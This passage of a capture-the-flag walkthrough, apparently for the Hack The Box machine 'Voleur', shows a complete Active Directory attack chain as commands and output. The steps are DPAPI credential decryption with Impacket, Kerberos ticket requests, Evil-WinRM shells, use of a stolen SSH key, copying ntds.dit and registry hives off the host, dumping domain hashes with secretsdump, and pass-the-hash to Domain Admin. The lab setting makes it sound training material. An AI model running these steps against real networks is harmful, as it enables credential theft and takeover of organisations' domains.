# cd Archived Users
# cd todd.wolfe
# ls
drw-rw-rw-      0  Wed Jan 29 10:13:16 2025 .
drw-rw-rw-      0  Wed Jan 29 10:13:06 2025 ..
drw-rw-rw-      0  Wed Jan 29 10:13:06 2025 3D Objects
drw-rw-rw-      0  Wed Jan 29 10:13:09 2025 AppData
drw-rw-rw-      0  Wed Jan 29 10:13:10 2025 Contacts
drw-rw-rw-      0  Thu Jan 30 09:28:50 2025 Desktop
drw-rw-rw-      0  Wed Jan 29 10:13:10 2025 Documents
drw-rw-rw-      0  Wed Jan 29 10:13:10 2025 Downloads
drw-rw-rw-      0  Wed Jan 29 10:13:10 2025 Favorites
<snip>
# cd AppData\Roaming\Microsoft\Credentials
# ls
drw-rw-rw-      0  Wed Jan 29 10:13:09 2025 .
drw-rw-rw-      0  Wed Jan 29 10:13:09 2025 ..
-rw-rw-rw-    398  Wed Jan 29 08:13:50 2025 772275FAD58525253490A9B0039791D3
#

```

We navigate into `Todd Wolfe` user's user directories to check for sensitive credential data. Windows often stores user secrets in folders under `AppData\Roaming\Microsoft`, which includes subdirectories such as `Credentials` and `Protect`. These contain the encrypted credential and the master key.

```

# cd AppData\Roaming\Microsoft\Credentials
# ls
drw-rw-rw-      0  Wed Jan 29 10:13:09 2025 .
drw-rw-rw-      0  Wed Jan 29 10:13:09 2025 ..
-rw-rw-rw-    398  Wed Jan 29 08:13:50 2025 772275FAD58525253490A9B0039791D3
# cd ..
# cd protect
# cd S-1-5-21-3927696377-1337352550-2781715495-1110
# ls
drw-rw-rw-      0  Wed Jan 29 10:13:09 2025 .
drw-rw-rw-      0  Wed Jan 29 10:13:09 2025 ..
-rw-rw-rw-    740  Wed Jan 29 08:09:25 2025 08949382-134f-4c63-b93c-ce52efc0aa88
-rw-rw-rw-    900  Wed Jan 29 07:53:08 2025 BK-VOLEUR
-rw-rw-rw-     24  Wed Jan 29 07:53:08 2025 Preferred
# get 08949382-134f-4c63-b93c-ce52efc0aa88

```

We use the `get` command, which downloads files from the current working directory on the remote host to our local machine.

This downloads the `master key` file. We then return to the `Credentials` folder to download the credential blob, which contains the encrypted user credentials protected by the master key.

```
# pwd
/Second-Line Support/Archived Users/todd.wolfe/AppData/Roaming/Microsoft/Credentials
# ls

drw-rw-rw-      0  Wed Jan 29 10:13:09 2025  .
drw-rw-rw-      0  Wed Jan 29 10:13:09 2025  ..
-rw-rw-rw-    398  Wed Jan 29 08:13:50 2025  772275FAD58525253490A9B0039791D3
# get 772275FAD58525253490A9B0039791D3
```

Now with both the `credential file` and the `master key`, we can decrypt the stored password.

To do this, we first decrypt the master key using Impacket's `DPAPI` module. The `masterkey` command uses the user's SID and password to unlock the DPAPI master key file.

```
$ impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password NightTlmePldg3on14
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version      :      2 (2)
Guid         : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags        :      0 (0)
Policy       :      0 (0)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen  : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key:
0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a
9e240ce2b8a9dfb92a0d15969ccae6f550650a83
```

With this decrypted key, we can unlock the credential blob we had previously downloaded.

```
$ impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key
0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a
9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten  : 2025-01-29 12:55:19+00:00
Flags        : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist      : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type         : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target       : Domain:target=Jezzas_Account
Description  :
Unknown      :
Username     : jeremy.combs
Unknown      : qT3V9pLXyN7W4m
```

We recover domain credentials for `jeremy.combs`. From the spreadsheet, `Jeremy` is a third-line support technician and likely has broader access than our current account. The spreadsheet also notes the `svc_backup` account and instructs to `speak to Jeremy`.

Because we have `Jeremy`'s domain credentials, let's request a Kerberos TGT for that user and export it.

```
$ impacket-getTGT voleur.htb/jeremy.combs -dc-ip 10.10.11.76
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Saving ticket in jeremy.combs.ccache
$ export KRB5CCNAME=jeremy.combs.ccache
```

Then we use `Evil-WinRM` to connect to the domain using Kerberos authentication.

```
$ evil-winrm -i dc.voleur.htb -r VOLEUR.HTB
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method
`quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-
winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\jeremy.combs\Documents>
```

Privilege Escalation

As the `jeremy` user, let's navigate to `C:\IT\Third-Line Support` and list the files. There we find `Note.txt.txt` and `id_rsa` files.

```
*Evil-WinRM* PS C:\IT\Third-Line Support> dir
Directory: C:\IT\Third-Line Support

Mode                LastWriteTime         Length Name
----                -
d-----          1/30/2025   8:11 AM                Backups
-a-----          1/30/2025   8:10 AM           2602 id_rsa
-a-----          1/30/2025   8:07 AM           186 Note.txt.txt
*Evil-WinRM* PS C:\IT\Third-Line Support>
```

We proceed to read the contents of the note.


```
*Evil-WinRM* PS C:\IT\Third-Line Support> type Note.txt.txt
Jeremy,

I've had enough of Windows Backup! I've part configured WSL to see if we can utilize any
of the backup tools from Linux.

Please see what you can set up.

Thanks,

Admin
*Evil-WinRM* PS C:\IT\Third-Line Support>
```

The note indicates experiments with backup tooling and `WSL`. The presence of an `id_rsa` file and our `Nmap` scan showing `openssh` on port `2222` strongly suggests an SSH-accessible Linux host running on port `2222` related to backups. Let's download the `id_rsa` file to our local machine and attempt to authenticate as the `svc_backup` user.

```
*Evil-WinRM* PS C:\IT\Third-Line Support> download id_rsa
Info: Downloading C:\IT\Third-Line Support\id_rsa to id_rsa
Info: Download successful!
*Evil-WinRM* PS C:\IT\Third-Line Support>
```

We need to set the correct permissions for the SSH keys using the `chmod` command, ensuring that only the owner has read and write access. This is a required step for `SSH` to accept the key, as overly permissive permissions would cause the client to reject it.

```
$ chmod 600 id_rsa
$ ssh -i id_rsa svc_backup@10.10.11.76 -p 2222
Welcome to Ubuntu 20.04 LTS (GNU/Linux 4.4.0-20348-Microsoft x86_64)

<snip>

Last login: Fri Oct 31 19:24:17 2025 from 127.0.0.1
* Starting OpenBSD Secure Shell server sshd

[ OK ]

svc_backup@DC:~$
```

We successfully authenticate as the `svc_backup` user.

Exploring the directories, we see that `svc_backup` has access to the `Backups` folder in the `Third-Line Support` directory.

```

svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ ls -la
total 0
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 .
dr-xr-xr-x 1 svc_backup svc_backup 4096 Jan 30 2025 ..
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 'Active Directory'
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 registry
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$

```

In the `Active Directory` folder, we can find the `ntds.dit` file along with the `SECURITY` and `SYSTEM` registry hives.

```

svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Registry$ ls -la
total 17952
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 .
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 ..
-rwxrwxrwx 1 svc_backup svc_backup 32768 Jan 30 2025 SECURITY
-rwxrwxrwx 1 svc_backup svc_backup 18350080 Jan 30 2025 SYSTEM
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Registry$ cd ..
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups$ cd Active\ Directory/
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$ ls -la
total 24592
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 .
drwxrwxrwx 1 svc_backup svc_backup 4096 Jan 30 2025 ..
-rwxrwxrwx 1 svc_backup svc_backup 25165824 Jan 30 2025 ntds.dit
-rwxrwxrwx 1 svc_backup svc_backup 16384 Jan 30 2025 ntds.jfm
svc_backup@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory$

```

We copy the `NTDS.dit`, `SYSTEM`, and `SECURITY` files to our local machine using `SCP` for offline credential extraction.

```

$ scp -i id_rsa -P 2222 "svc_backup@10.10.11.76:/mnt/c/IT/Third-Line
Support/Backups/registry/SECURITY" ./SECURITY
$ scp -i id_rsa -P 2222 "svc_backup@10.10.11.76:/mnt/c/IT/Third-Line
Support/Backups/registry/SYSTEM" ./SYSTEM
$ scp -i id_rsa -P 2222 "svc_backup@10.10.11.76:/mnt/c/IT/Third-Line
Support/Backups/Active Directory/ntds.dit" ./ntds.dit

```

We can now use `Impacket-Secretsdump` to dump all password hashes.

```

$ impacket-secretsdump -ntds ntds.dit -system SYSTEM -security SECURITY LOCAL
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbbdd1a32433b87bcc9b875321b883d2d
<SNIP>
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::

```

```
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976e
f16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052
d5f8:::
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f74
9dd3:::
<SNIP>
voleur.htb\svc_winrm:des-cbc-md5:32b61fb92a7010ab
[*] Cleaning up...
```

Among the extracted credentials, we obtain the `NT` hash for the `Administrator` account. Using `Impacket-getTGT`, we request a Kerberos TGT for the `Administrator` user. This allows us to authenticate as the domain administrator.

```
$ impacket-getTGT voleur.htb/administrator -hashes :e656e07c56d831611b577b160b259ad2
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache
```

We then export the ticket and authenticate to the domain controller via `Evil-WinRM`, leveraging Kerberos authentication.

```
$ export KRB5CCNAME=administrator.ccache
$ evil-winrm -i dc.voleur.htb -r VOLEUR.HTB
Evil-WinRM shell v3.7
<SNIP>
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.